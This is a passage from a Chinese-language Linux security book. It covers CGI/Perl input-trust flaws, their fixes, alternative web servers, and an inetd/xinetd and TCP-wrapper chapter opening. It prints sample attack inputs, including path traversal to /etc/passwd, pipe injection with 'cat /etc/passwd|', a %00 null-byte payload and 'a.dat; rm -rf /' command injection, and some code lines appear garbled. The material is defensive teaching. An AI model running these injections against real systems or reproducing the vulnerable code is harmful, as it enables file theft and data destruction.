因为Perl是用于编写CGI程序最流行的语言，下面的多数CGI程序例子都用Perl编写。但是，与错误假设和管道相关的问题并不仅限于这些Perl程序。任何语言写的程序都可能因拙劣的技能和错误的假设而导致安全问题。



假设只会收到所期望的输入

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 6 |
| 影响力: | 5 |
| 风险率: | 6 |

绝不要假设只会在所期望的表单字段收到输入。下面是一个简单的HTML页面，它创建一个表单，然后将其发送给某个CGI程序：

```
<html>
<head>
<title>Bad Assumptions: Example 1</title>
</head>
<body>
Bad Assumptions: Example 1
<form action="/cgi-bin/example1.cgi">
```




```
Name: <input type="text" name="name">
<br>
Phone: <input type="text" name="phone">
<br>
<input type="submit">
</form>
</body>
</html>
```

如果 CGI 程序的作者以为只会接收到 name 和 phone 字段的值, 那他就错了。黑客很容易就能以不同或额外的字段来执行 example.cgi, 黑客可以选择的方法有:

- ▼ 在浏览器的地址栏中输入正确的名字/值对, 以 GET 方法来运行 CGI 程序。

```
http://localhost/cgi-bin/example1.cgi?name=John&phone=
1234567&data=bad+data
```

请注意, 这里向程序传入了 name、phone 和 data 的值, 尽管 data 并不是 HTML 表单中的字段。

- 在 shell 中建立 telnet 连接, 然后运行 CGI 程序:

```
machine1$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^'.
Get /Cgi-bin/example1.cgi?name=John&phone=1234567&data=bad+data HTTP/
1.0
```

- ▲ 使用单独的程序来建立 POST 连接。

```
#!/usr/bin/perl -w

use HTTP::Request::Common qw(POST);
use LWP::UserAgent;
$ua = LWP::UserAgent->new();
my $req = POST 'http://localhost/cgi-bin/example1.cgi',
    [ name => 'John', phone => '312.555.1212',
      data => 'bad data' ];
$content = $ua->request($req)->as_string;
print $content;
```

这3种方法不仅能在这里所讨论的假设中用到, 也能应用于稍后所要介绍的许多假设的

情形中。

下面是某个极为拙劣的Perl代码的真实例子。它根据字段名创建变量：其中变量 \$name 保存 name 的值，而变量 \$phone 保存 phone 值。

```
@params = $query->param();
foreach $param (@params) {
    ${$param} = $query->param($param);
}
```

利用这段代码，黑客只需直接在查询串中添加相应变量并发往服务器，就能够创建任何想要的变量：

`http://www.example.com/cgi-bin/example.cgi?new_var=test`

如果包含Perl代码的程序中有一个名为 \$SEND_MAIL 的变量，用于保存 sendmail 所在的位置（通常是 /usr/lib/sendmail），那么会有什么危险？很显然，黑客只要直接使用如下的查询串，就能将 program 设定为发送邮件（或做更危险的事情）的程序。

`http://www.example.com/cgi-bin/example.cgi?SEND_MAIL=program`

警告

这段 Perl 代码直接取自于某个流行的免费 CGI 脚本。再次强调，使用从脚本库下载的 CGI 程序时必须谨慎，更好的办法是根本不要使用它们。

总是检查接收到的字段

为避免上述代码带来的问题，应当只指定所需要的字段名：

```
foreach $param ('name', 'phone') {
    ${$param} = $query->param($param);
}
```

或以下更好的方式：

```
$name = $query->param('name');
$phone = $query->param('phone');
```



利用对隐藏字段的信任

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 7 |
| 影响力: | 5 |
| 风险率: | 6 |

另一个错误的假设是信任隐藏字段。通常服务器通过隐藏字段向客户端发送信息，之后客户端再将该信息发回。隐藏字段位于表单的标签内，但不会在浏览器显示（因此是隐藏的），只需阅读源文件就可读取这些标签。下面这个主页例子中，通过隐藏字段传递产品的名字和价格

```
<html>
<head>
<title>Bad Assumptions: Example 2</title>
</head>
<body>
Bad Assumptions: Example 2
<form action="/cgi-bin/example2.cgi">
Name: <input type="text" name="name">
<br>
Phone: <input type="text" name="phone">
<br>
<input type="hidden" name="product" value="Widget A">
<input type="hidden" name="price" value="39.99">
<input type="submit">
</form>
</body>
</html>
```

注意

通常，使用隐藏字段是在CGI之间传递数据的天真做法。更为成熟的方法是创建cookie以保存随机的会话ID，并在服务器上将会话相关数据保存到数据库中（以会话ID作为相应数据表的主键）。

如果CGI程序盲目接受发回的产品名称和价格，就错用了这一技术。黑客很容易就能修改该产品的名称和价格，并因此获益。

一 使用 MD5 来校验隐藏字段

为了确保在隐藏字段中往返传输的数据不被改动,可以使用MD5校验。MD5是一种将文本编码为字符串(通常称之为摘要)的算法。在下面的例子中,向md5_base4()函数传入了3份信息——将放置于隐藏字段的产品名称、价格,以及一个密钥——以生成相应摘要。只有再次输入这些原始信息,才可能重新生成同样的摘要。因为密钥是保密的,并保存在服务器上,因此黑客不可能仅根据产品名和价格生成摘要。下面是生成摘要的例子:

```
#!/usr/bin/perl -w

use Digest::MD5 qw( md5_base64 );

$passphrase = 'A VERY difficult to guess passphrase';
$product     = 'Widget A';
$price       = '30.00';

$digest = md5_base64($product, $price, $passphrase);

print $digest, "\n";
```

执行这段代码将产生如下输出:

```
machine1$ ./md5.pl
r8U4dDjNCyo2CBpEpGO64Q
```

之后,就可以将这摘要段或类似代码生成的摘要也作为隐藏字段添加到表单中:

```
<html>
<head>
<title>Bad Assumptions: Example 3</title>
</head>
<body>
Bad Assumptions: Example 3
<form action="/cgi-bin/example3.cgi">
Name: <input type="text" name="name">
<br>
Phone: <input type="text" name="phone">
<br>
<input type="hidden" name="product" value="Widget A">
<input type="hidden" name="price" value="39.99">
```

```

<input type="hidden" name="digest" value="r8U4dDjNCyo2CBpEpGO64Q">
<input type="submit">
</form>
</body>
</html>

```

在用户将相应表单发回给CGI程序时,该程序取出其中的产品名称和价格,将之与密钥一起传给md5_base64()函数。如果生成的摘要与表单中取出的摘要不同,就能知道产品名称和价格已经被改动过了。



利用对用户输入串长度的信任

| | |
|------|---|
| 流行度: | 5 |
| 简单度 | 6 |
| 影响力: | 5 |
| 风险率: | 5 |

通常,可以使用maxlength限定用户在表单某字段输入数据的长度:

```

<html>
<head>
<title>Bad Assumptions: Example 4</title>
</head>
<body>
Bad Assumptions: Example 4
<form action="/cgi-bin/example4.cgi">
Name: <input type="text" name="name" maxlength="40">
<br>
Phone: <input type="text" name="phone">
<br>
<input type="submit">
</form>
</body>
</html>

```

因此,程序员就会认为名字最多为40个字符。假设她在程序中使用printf("%40s",name)将名字写入到文件。如果名字串长度大于40,则printf()就会覆盖下一个字段的值。如果下一个字段是加密口令或者其他重要信息,这样就会造成严重后果。

或者,数据也可能被写入到SQL数据库中,如果程序员允许在数据库中放置任意长度的

字符串,那么黑客就有可能发回一个长达10M的名字。或者相应CGI程序是用C语言写成的,那么使用长度超过40的名字会导致缓冲区溢出,从而允许黑客运行任意代码。而且,黑客很容易就能向CGI程序发回长度超过40的名字。

总是检查数据的长度

应当总是检查所接收的数据的长度,如果超出上限,就发出错误或截断数据。用Perl很容易做到这一点。

```
if (length($posted_data) <= 40) {  
    process();  
} else {  
    complain();  
}
```



利用对 referer 头部行的信任

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 5 |
| 风险率: | 6 |

不应当信任referer头部行的信息,也不应信任所有其他头部提供的信息,理由相同。它们很容易被黑客修改。

注意

是的,这里是*referer*,而不是*referrer*。最初的HTTP协议规范将“referrer”错拼为“referer”,导致了很多混淆和学习开销。但*referer*是正式的拼写,我们在这里也采用这一写法。

referer是用户经由某页面链接到新页面时,旧页面的位置。对于Web站点所有者而言,这一非常有用的信息告诉他们用户是怎样找到该站点的。从而他们就能够根据这些信息来分配资源,如广告预算等。

然而,referer是在HTTP请求中设置的,前面已经介绍过黑客能够在其中写入不正确的信息。

```
machine1$ telnet localhost 80  
Trying 127.0.0.1...  
Connected to localhost.
```

Escape character is '^]'.

GET /cgi-bin/example1.cgi?name=John&phone=1234567&data=bad+data HTTP/1.1

Host: localhost

Referer: http://www.example.com/trusted.html

这样做至少会导致Web站点拥有者错误地分配他们的广告预算。最坏情形，这会导致系统安全问题。

假设某个懒情的程序员编写了一个表单，而且不想使用前面介绍的方法认证接收的数据。如果他检查HTTP请求中的头部并根据referer确认该请求是自己的表单提供的，就会错误地认为数据是可信的。在这个例子中，程序员以为referer能够安全的提交给他的CGI程序，而实际上可能并不是这样，因为黑客能够伪造这个信息。

❶ 不要依赖于referer头部行

应把referer看作是有用的信息，但不要仅依赖它来确认数据的可信性。



利用对 cookie 的信任

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 5 |
| 风险率: | 5 |

cookie是“Magic Cookies”的缩写，允许Web站点将与用户有关的信息放在用户机器上以保存访问状态。这个信息通过HTTP项在客户机器和服务器之间往返传送。

下面是通过HTTP项发送cookie的一个例子。因为所有的信息都通过HTTP项来发送，所以黑客使用telnet或其他程序发送HTTP请求时，很容易在其中写入自己选择的任何（不正确）信息。

machine1\$ telnet localhost 80

Trying 127.0.0.1...

Connected to localhost.

Escape character is '^]'.

GET /cgi-bin/example1.cgi?name=John&phone=1234567&data=bad+data HTTP/1.1

Host: localhost

Set-Cookie: sessionid=EID8d78dDigeD; expires=Tue, 30-Jan-2001 04:42:47 GMT

❶ 不要依赖 cookie

在接收到 cookie 后, 要对其数据做某种合法性检查。信息格式是否正确? 数据来源的 IP 地址是否与上一次相同? (确定数据来自于不同的 IP 地址并不能确定它就是由黑客发送的, 但这至少说明数据有可疑之处。)

❶ 将 cookie 与 SSL 一起使用

与其他敏感信息一样, 应当加密发送 cookie 以确保数据不会被黑客查看和盗用。



利用对文件名字符的信任

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 7 |
| 影响力: | 5 |
| 风险率: | 6 |

有一个假设是绝不应当作出的, 即认为接收到的文件名是正确的。黑客能很容易就在文件名中写入元字符或其他有害的东西, 导致很多问题。例如, 假设表单中有一个隐藏字段:

```
<input type="hidden" name="filename" value="file1">
```

CGI 以如下方式打开这个文件:

```
$filename = '/path/to/files/' . $postedfilename;
open FH, $filename;
```

狡猾的黑客可以在文件名中指定“../ ../ ../etc/passwd”。这个文件名可以从 /path/to/file 起经过多重目录定位到 /etc/passwd。如果黑客获得该文件, 就相当于得到了机器上全部用户的列表, 同时也可能得到所有的加密口令 (这是使用阴影口令的又一个理由, 相关内容参见第 9 章)。

或者黑客可以将文件名指定为“../ ../ ../bin/cat /etc/passwd”。这个串在 Perl 代码执行时将打开一个指向操作系统的管道, 从而将 /etc/passwd 文件的内容显示在浏览器中。

另一个常见的文件名攻击方法是使用定制串, 使其在运行时打开管道而不是磁盘文件。例如, 如果黑客以 URL `http://www.example.com/cgi-bin/example.cgi?file=cat+%2Fetc%2Fpasswd%7C` 调用如下程序。

```
open FH, "$postedfilename" or die $!;
```



```
while (<FH>) {
    # process and then print file
}
```

则 \$postedfilename 的值将是 /etc/passwd|。因此, 实际的 open () 命令是

```
open FH, "cat /etc/passwd|";
```

这将把 /etc/passwd 显示给黑客。

注意

在 URL 中, %2F 表示的是 “/”。

一 以显式读模式打开文件

默认情况下 open () 函数以读模式打开文件。绝不要依赖这个默认行为。相反, 应当显式指定读模式:

```
open FH, "< $postedfilename" or die $!;
```

一 检查文件名中的字符

不论何时都应检查文件名中的字符。在上述攻击的情形下, 文件名中包含了符号“|”。如果文件名中包含任何字母、数字、下划线、点号和其他所允许的字符之外的字符, 就不应当将这个文件名传给 open () 函数。



提交的输入中包含 null 字符

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 6 |
| 影响力: | 5 |
| 风险率: | 5 |

黑客很容易就能将危险字符串作为表单输入数据发送。null 字符 (\0, 在 URL 中表示为 %00) 是这类可能导致问题的有害字符的一个特例。Perl (与 C 不同) 允许在字符串中包含 null 字符。但是, 如果将这类字符串传递给系统库函数 (C 函数), null 字符就会被当作字符串终结符。假设某程序中有如下代码:

```
$file = $query->param('file') . '.html';
open F, $file;
```

如果运行时传入的URL类似于`http://www.exampled.com/cgi-bin/example.cgi?file=1`, 则所打开的文件将是`1.html`。

但是, 如果黑客使用含有 `null` 字符的串 `file=%2Fetc%2Fpasswd%00` 调用这段代码, 则 `$file` 的值将为 `/etc/passwd\0.html`。

将文件名 `"/etc/passwd\0.html"` 传给 `open()` 函数时, 该串由C函数处理, 它将 `null` 字符解释为字符串终结符, 因此, C函数将该串认作

`"/etc/passwd"`

这样, 黑客就得到了口令文件。

注意

关于这个问题的详细介绍, 请参阅 *Rain Forest Puppy* 撰写的一篇很不错的文章, 位于 <http://phrack.infonexus.com/search.phtml?view&article=p55-7>。

一 检查输入字符

在打开文件之前, 必须检查输入的文件名, 确认其中只包含合法字符。



绕过 JavaScript 处理过程

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 6 |
| 影响力: | 5 |
| 风险率: | 5 |

JavaScript 是客户端数据处理的有用工具。在主页中可以嵌入在用户浏览器中运行的 JavaScript 代码, 以处理、检查和过滤用户输入的数据。例如, 假设有一个采集浏览者地址信息的表单, 其中的一项数据为电话号码。此时就可以在主页中加入 JavaScript, 以在客户端检查电话号码, 确认其长度至少为 10, 并且都由数字组成 (本例只能用于检查符合这个描述的电话号码, 例如在美国就满足这个情形, 但很容易扩展它以包括其他国家的号码格式)。如果输入数据不符合期望的格式, 用户就会收到警告, 并允许修改输入。验证输入数据符合正确格式之后, JavaScript 代码就向 CGI 程序提交数据。

此外, JavaScript 代码也能过滤或修改数据以使之严格符合某个 CGI 程序的要求。例如, 如果用户输入如下电话号码,

312-555-1212

JavaScript 代码就会将其修改成 CGI 程序所期望的格式:

```
(312) 555-1212
```

黑客只需直接在浏览器菜单中选择 View|Page Source 命令, 就能确定当前主页是否使用 JavaScript 执行数据预处理。如果发现该主页中包含 JavaScript 预处理代码, 则黑客就能不使用浏览器而以前面用过的方式向 CGI 提交数据, 从而绕过相应表单或者完全捏造提供给 CGI 的数据, 以达到危及服务器安全的目的。如在上面这个电话号码的例子中, 黑客就可向 CGI 程序提交非常长的字符串, 以使该长串能够使数据库服务器崩溃。

一 绝不要假设预处理会被执行

CGI 程序决不能假设所收到的数据必定处于正确的格式。在表单中用 JavaScript 代码检查和过滤输入数据对于那些无意制造麻烦的用户而言, 将是个很好的工作方式, 但是不能假设所有用户都无恶意, 也不能认为用户浏览器中的 JavaScript 总是打开的。因此, 在 CGI 程序中仍应当检查数据的格式, 并在必要时修改它。



攻击系统调用和管道

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 6 |
| 风险率: | 6 |

CGI 程序通常需要执行系统调用以运行外部程序, 例如, 某个 CGI 程序接收信息并将其作为邮件发送给管理员。该程序需要用 sendmail 来发送邮件, 即通过操作系统来执行 sendmail。

通常使用 system () 函数来进行系统调用, 或经由指向文件句柄的管道实现。但这两个方法都可能危及系统安全。

假设某个 CGI 程序由一个接收文件名的表单所调用。该 CGI 程序以 wc 命令来确定传入的文件名的字符数, 然后通过标准输出打印这个数字。假设程序已经将文件名保存在变量 \$file 中。

这里可以使用 system () 来打印字符数:

```
system("wc -c $file");
```

这看起来毫无危险, 但是, 如果用户输入如下的内容:

```
a.dat; rm -rf /
```

则所执行的命令就成为:

```
wc -c a.dat; rm -rf /
```

这就会导致严重问题。

当然，也可以使用反引方式（使 shell 执行以反引号括起的命令）来输出字符数：

```
$num_chars = `wc -c $file`;
print $num_chars;
```

同样，如果用户输入以下内容：

```
a.dat; rm -rf /
```

仍会导致严重问题。

打开管道时也存在类似问题。在 Perl 中，可以像文件句柄一样读写管道。下面的代码使用管道来调用 wc 命令：

```
open P, "wc -c $file |";
print <P>;
```

如果用户输入如下数据，就会发生与前面一样的严重问题：

```
a.dat; rm -rf /
```

❶ 使用系统调用或管道时绝不要相信来自表单的参数

使用表单提交的数据作为系统调用参数时，绝不要以为该数据是无害的。

使用 Perl 很容易就能检查所收到的数据是否真的无害，并确认其不包含元字符。下面的正则表达式检查变量 \$file 是否含有特殊字符：

```
if ($file =~ /[;~\[\]\{\}\&\'\"/]) {
    # meta-character found
} else {
    # all is well
}
```

这样就可以了吗？实际上，它并不能检查所有的元字符，因为这个正则表达式并不完全。而这些漏网之鱼很容易就能使系统崩溃。

与之相反，应当验证变量只包含合法字符，而不是检查其中是否包含非法字符。这样才能确保 \$file 中文件名的正确性，即只包含字母、数字、下划线和点号：

```
if ($file =~ /^[a-z0-9_\.]+$/i) {
```

```

        # all is well
    } else {
        # all is NOT well
    }

```

❶ 以序列方式执行 system()

下面这个 system () 系统调用

```
system("wc -c $file");
```

该调用的问题是，调用 shell 时，\$file 中包含元字符（如；和*），shell 对其进行特殊处理。例如，下面的情况

```
a.dat; rm -rf ,
```

分号被当作特殊字符即命令分隔符处理。

这个问题的解决方法是以序列方式调用 system () 函数，从而元字符不会被当作特殊字符处理：

```
system 'wc', '-c', $file;
```

❷ 使用 fork()和 exec()

以序列方式调用 system() 函数的做法能很好地应用于将结果发送到标准输出的情形。但是，如果要在程序内部以反引方式或打开管道等方式得到相应结果，上述做法并无用处。此时，为执行反引方式或打开管道，并确保变量中元字符不会被特殊处理，必须 fork () 出一个子进程，然后以序列方式调用 exec()。

为安全执行反引方式，如下面的情形。

```
num chars = `wc -c $file`;
```

可以使用如下 Perl 代码安全地实现：

```

if (open PIPE, '|') {
    $num_chars = <PIPE>;
} else {
    exec 'wc', '-c', $file;
}

```

这段看似复杂的代码是安全的。因为在以这种方式调用 `open()` 函数时，将派生一个子进程，并把从名为PIPE的文件句柄读入的数据赋值给 `$num_chars`。子进程以序列方式调用 `exec()` 来执行 `wc` 命令。与 `system()` 类似，`exec()` 函数以序列方式执行时，不会调用 `shell`，因此 `$file` 中的元字符不会被特殊处理（这里两个分支并发执行）。

类似的，如果要使用管道安全地实现同样功能，如以下情形：

```
open P, "wc -c $file |";
print <P>;
```

可以使用如下安全的 Perl 代码代替：

```
if (open PIPE, '|') {
    print <PIPE>;
} else {
    exec 'wc', '-c', $file;
}
```

这里，从文件句柄PIPE读取的结果被打印到标准输出。另一分支与前例相同，以序列方式执行 `exec()`，因此能确保 `$file` 中的元字符不会被特殊处理。



利用“Web农场”

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 5 |
| 影响力: | 7 |
| 风险率: | 6 |

现在，我们已经给出了保护Web服务器安全的几个步骤。首先，正确配置Apache，同时，丢弃那些来自未知源的CGI程序，并用自己编写的CGI代替；而且对接收到的表单数据也不再做出错误的假设。此外，CGI程序也不再以不安全的方式执行系统命令或打开管道。这样，Web服务器就安全了，对吗？

这不是必然的。现在，将Web站点建立在某个大型ISP的服务器上的情形很常见。因此，Web站点可能会和数百个其他站点一起被“放牧”在“Web农场”中。如果其中任一Web站点存在CGI漏洞或错误的配置（很有可能），那么它就有可能被攻击，并使黑客获得root权限。一旦黑客通过攻击这类站点获得了系统的root权限，那么和它们同处于一个服务器上的其他站点也不能幸免。

明智地选择 ISP

选择ISP时,应当关注它所接纳的Web站点的安全记录。必须确认所选择的ISP有一个经验老到、并有安全意识的技术支持团队。此外也应坚持必须拥有自己的Linux机器,以保护自己免受拖累。或者,更好的办法是使用自己的高速连接(T1、DSL或cable调制解调器),自行建立Web服务器。

12.4 其他Linux Web服务器

现在存在很多种Linux Web服务器。当然最常用的Web服务器是Apache。在本章中,我们几乎只介绍了如何安全地配置和使用Apache。还有其他几种Web服务器也能用于Linux系统,在这里做如下介绍。

Jigsaw(<http://www.w3.org/Jigsaw/>)

这个Web服务器由World Wide Web Consortium (W3C)开发,并用Java实现。它支持HTTP 1.1协议。尽管其2.0版本实现了比现有的其他服务器更多的功能,但它的设计目的更着重于技术示范,而不是建立一个成熟的服务器。我们不推荐现在就将Jigsaw在处理关键事务的Web站点实施,但是它的确示范了将要流行的功能和Web技术。

thttpd(<http://www.acme.com/software/thttpd/>)

Tiny/turbo/throttling HTTP服务器thttpd(也被称之为Bill the Cat,出自卡通片“Bloom County”)是一个简单、小型、可移植、快速和安全的HTTP服务器。它内建调节功能,允许用户指定URL或URL组的最大字节流量。

AOL服务器(<http://www.aolserver.com/>)

这个基于Tel的多线程Web服务器,适用于大型的动态Web站点。它由America Online (AOL)开发,运行于AOL旗下的web站点,如AOL.com、Digital City、AOLMail、AOL Hometown、Helping.org、AOL Search等等。虽然由大型商业公司开发,但AOL Server遵循GPL。

bash-httpd(<http://Linux.umbc.edu/~mabzug1/bash-httpd.html>)

bash-httpd由Mordechai Abzug开发,是一个用bash (GNU bourne shell)编写的Web服务器。它不具有其他大多数Web服务器的许多功能,运行缓慢而且不安全,不适合于工作环

境。既然如此，Mr. Abzug 为什么还要开发它？是因为这个想法很 cool。

`awk-httpd(http://awk.geht.net/htdocs/README.html)`

另一个有意思的 Web 服务器完全用 AWK 编写。因为运行缓慢，不安全，而且只实现了 HTTP 协议的一个子集，所以它也不适合于工作环境。这个程序是想说明，只要有人愿意，能用 AWK 编写任何东西。但是这个程序也提出了一个问题，“为什么会有人想用 AWK 来写所有东西？”

12.5 小结

采用以下几个措施可以帮助管理员保护 Web 站点的安全：

1. 选择一个安全的服务器，确保每当出现安全漏洞时都能够快速升级（Apache 能很好地满足这个要求）。这个要求也针对在基础软件中添加的其他部件，如 `mod_perl`，`mod_php4` 等。
2. 正确地配置 Web 服务器，使其拒绝列出目录内容，只执行特定目录下的 CGI 程序，并禁止使用“`..`”（指向上层目录）。
3. 绝不使用来自 Internet 的 CGI 程序，并且在编写这类程序中避免作任何假设。
4. 除非使用序列方式，否则不要调用 `system()` 或 `exec()` 函数，也不要打开管道。
5. 定时检查 Web 服务器的日志文件。关于这方面的工具请参阅第 2 章的有关介绍。



只要你的Linux系统连接了Internet 并提供了某些服务，那么实施主机访问控制和防火墙就是实现Linux 安全的第一步。

第 13 章

「访问控制 和防火墙」

如果系统与Internet相连,就有可能受到黑客的攻击。系统向Internet提供的服务越多(如HTTP、FTP、telnet等),允许连向系统的机器也就越多,遭受攻击的可能性也越大。因此,为将被攻击的可能性减至最小,应当限制系统提供的服务数量,并尽量减少使用这些服务的机器数量,这可以通过Internet访问控制和防火墙实现。

这一章将介绍用inetd/TCP封装器和xinetd等设置Internet的访问控制以抵御攻击。此外,还将介绍用ipchains和iptables实现防火墙的方法,以及几种防火墙产品。

13.1 inetd和xinetd概述

Linux系统可以提供多种Internet服务,如HTTP、SMTP、telnet和FTP等。许多这类服务都由inetd(Internet Daemon)或xinetd(Extended Internet Daemon)控制。inetd已经出现很长时间了,大多数UNIX系统都用它来控制Internet服务。xinetd是一个新的程序,还没有包括在所有的Linux版本中,但它能够从网上下载,并可在系统中编译和安装。

13.1.1 inetd

很多网络服务都由inetd(Internet Daemon)启动,第6章对它已经做过详细讨论。它能够监听系统中指定的端口,如果在某个端口上建立了连接,就启动相应的Internet服务。例如,假设在端口23建立了一个连接,则inetd就启动telnet守护进程来处理请求。类似地,如果用户连向机器的ftp端口(21),inetd就会启动ftpd进程。

为了确定相应的服务,inetd在文件/etc/services中查找请求连接的端口。下面是这个文件的一部分:

| | | |
|----------|--------|-----------------------------|
| ftp-data | 20/tcp | # ftp data |
| ftp | 21/tcp | # ftp |
| ssh | 22/tcp | # SSH Remote Login Protocol |
| ssh | 22/udp | # SSH Remote Login Protocol |
| telnet | 23/tcp | # telnet |

使用了inetd,系统就只需持续运行一个守护进程(即inetd自己),而不是10个或15个。如果不采用这种按需启动网络服务的方式,Linux服务器中就必须同时运行多个守护进程,如telnetd、ftpd等。

inetd 配置

在系统启动执行inetd时,它读取配置文件/etc/inetd.conf以确定自己控制的服务。下面来看/etc/inetd.conf的部分内容

```
echo      stream  tcp      nowait  root    internal
echo      dgram   udp      wait    root    internal
daytime   stream  tcp      nowait  root    internal
daytime   dgram   udp      wait    root    internal
time      stream  tcp      nowait  root    internal
time      dgram   udp      wait    root    internal
ftp       stream  tcp      nowait  root    /usr/sbin/ftpd -l
telnet    stream  tcp      nowait  root    /usr/sbin/telnetd
shell     stream  tcp      nowait  root    /usr/sbin/rshd
pop-3     stream  tcp      nowait  root    /usr/sbin/pop3d
```

文件中的每行都惟一指定与一个服务相关的信息。例如:

```
telnet      stream  tcp      nowait  root    /usr/sbin/telnetd
```

这行中的字段分别表示:

- ▼ 服务的名称是telnet (端口23, 在文件/etc/services中指定)。
- 套接字类型为STREAM。
- 协议为TCP。
- nowait 指定inetd为新连接创建新的telnetd进程。
- 进程将以root运行。
- ▲ telnet程序位于/usr/sbin/telnetd。

这样,23端口连接建立时,inetd将派生出以root运行的/usr/sbin/telnetd进程来接受该连接。

警告

在前面的/etc/inetd.conf例子中,系统提供了许多可能不必要的服务,如time和rsh。实际上,提供这些服务会使系统更容易受到攻击。在第6章讨论了inetd服务的安全问题,并给出了确定系统所需提供的服务和关闭不必要的服务的方法。

13.1.2 xinetd

如名所示, `xinetd` 是 `inetd` 的扩展或增强版。`xinetd` 实现了若干 `inetd` 中没有的但很有价值的功能, 包括

- ▼ 内建了基于远程主机地址、名字或域名的访问控制功能, 类似于TCP封装器。
- 基于时间段的访问控制。
- 完整记录连接日志, 包括成功或失败的连接。
- 通过限制同类服务进程的并发运行数、服务进程的总数、日志文件的大小、接收同一主机的连接数等, 可防止DOS。
- ▲ 可将服务绑定到指定的网络接口(例如只绑定内部接口而不绑定外部接口)。

配置 xinetd

`xinetd` 的一个缺点是它的配置语法和 `inetd` 的语法完全不同。这意味着必须学习和使用另一种语法。为了便于从 `inetd` 转换到 `xinetd`, 有人编写了一个非常有用的Perl程序 `xconv.pl`, 能将 `/etc/inetd.conf` 文件转换为 `/etc/xinetd.conf`。使用这个程序时, 只需将 `/etc/inetd.conf` 重定向到它的标准输入, 并将标准输出定向到新的配置文件 `/etc/xinetd.conf` 即可, 如下所示

```
# /usr/local/sbin/xconv.pl < /etc/inetd.conf > /etc/xinetd.conf
```

`/etc/xinetd.conf` 的格式中, 首先是一个 `defaults` 节, 随后定义每个服务, 如下所示。

```
defaults
{
    attribute operator value(s)
    ...
}
service ftp
{
    attribute operator value(s)
    ...
}
```

例如, 假设要转换只有 `ftp` 和 `telnet` 两个服务的 `inetd` 配置:

```
ftp      stream tcp nowait root /usr/sbin/in.ftpd -l -a
telnet   stream tcp nowait root /usr/sbin/in.telnetd
```

则程序 `xconv.pl` 创建如下的 `/etc/xinetd.conf` (这里略去了大量注释行):

```

defaults
{
    instances      = 25
    log_type       = FILE /var/log/servicelog
    log_on_success  = HOST PID
    log_on_failure  = HOST RECORD
    per_source     = 5
}

service ftp
{
    flags          = REUSE NAMEINARGS
    socket_type    = stream
    protocol       = tcp
    wait           = no
    user           = root
    server         = /usr/sbin/in.ftpd
    server_args    = -l -a
}

service telnet
{
    flags          = REUSE NAMEINARGS
    socket_type    = stream
    protocol       = tcp
    wait           = no
    user           = root
    server         = /usr/sbin/in.telnetd
    server_args    =
}

```

defaults 节中各字段含义如下所示:

| 字段 | 定义 |
|----------------|-------------------------------------|
| instances | 服务器并发处理的请求数上限 |
| log_type | 此时, 在文件中记录日志, 但 xinetd 也允许使用 SYSLOG |
| log_on_success | 对成功或失败的连接选择要记录的信息, 包括 PID, HOST |
| log_on_failure | 和 USERID |
| per_source | 同一 IP 地址对同一服务建立连接数的上限 |

在service节中各字段的含义根据其名字就可明白,这里允许管理员配置套接字类型、所使用的协议、执行服务的用户和传入服务的参数等。

注意

在做了这些转换之后,我们通常删除ftp和telnet节,并将它们写入/etc/xinetd.d目录下相应的文件中。这些文件一般分别是/etc/xinetd.d/telnet和/etc/xinetd.d/wu-ftp.d。如果选择将这两个服务的配置移到相应的文件,必须在/etc/xinetd.conf中添加如下内容。

```
includedir/etc/xinetd.d
```

将inetd转换为xinetd的最后一步是修改/etc/rc.d下的相应脚本,将xinetd配置为在系统启动时运行。



不期望的黑客连接

| | |
|------|---|
| 流行度: | 9 |
| 简单度: | 8 |
| 影响力: | 9 |
| 风险率: | 9 |

如果系统运行了若干服务——如果机器与网络相连,则很可能如此——黑客迟早会尝试探测它们。其中某些服务在访问之前要求身份认证。然而,这些服务中可能存在可被黑客利用的漏洞,使其无需口令即可访问。

也可能黑客通过其他途径如社交工程等获得了合法的用户名和口令。之后,如果她以正确的帐号telnet到机器,因为系统无法分清合法用户与入侵者,所以她就可以成功登录。

● 使用inetd和TCP封装器实施主机访问控制

TCP封装器由Wietst Venema编写,之所以如此命名,是因为在/etc/inetd.conf中可以指定TCP封装守护进程tcpd对服务进行外“封装”。tcpd介入连接过程,并认证试图连接的主机是否允许连接该服务。tcpd将连接请求与所定义的主机规则(定义于/etc/hosts.allow和/etc/hosts.deny,将在本章稍后介绍)相比较,如果请求符合相应规则,则允许该请求。反之则拒绝。

下面是某个安装了tcpd的系统中/etc/inetd.conf文件的部分内容:

```
ftp      stream tcp nowait root /usr/sbin/tcpd in.ftpd -l -a
telnet   stream tcp nowait root /usr/sbin/tcpd in.telnetd
```

```
shell stream tcp nowait root /usr/sbin/tcpd in.rshd
pop-3 stream tcp nowait root /usr/sbin/tcpd ipop3d
```

请注意, 这里 `/usr/sbin/tcpd` “封装”了 `in.ftpd`、`in.telnetd`、`in.rshd` 和 `ipop3d`。当试图与这4个服务建立连接时, `tcpd` 就会检验相应规则。

TCP 封装器规则

TCP封装器使用两个文件 `/etc/hosts.allow` 和 `/etc/hosts.deny` 来实现其功能。远程机器尝试连接Linux服务器时, `tcpd` 首先在 `/etc/hosts.allow` 中查找该机器的IP名或IP地址。如果在 `/etc/hosts.allow` 中允许该远程主机访问它试图连接的服务, 就允许建立连接。如果该机器与 `/etc/hosts.deny` 中的某个规则匹配, 则拒绝其访问。如果它与 `/etc/hosts.allow` 和 `/etc/hosts.deny` 中的任何规则都不匹配, 也将允许连接。

`/etc/hosts.allow` 和 `/etc/hosts.deny` 包含0或多行规则。这些规则依据出现顺序从上而下进行匹配。一旦匹配某一项, 则中止处理过程。

较长的规则可以续行书写——以反斜杠“\”结尾的行表示下一行为接续行。此外, 空行和以“#”号起始的行都将被忽略。允许空行和注释行是为了方便用户阅读。

`/etc/hosts.allow` 和 `/etc/hosts.deny` 中的规则格式为:

```
daemon_list : client_list [ : shell command ]
```

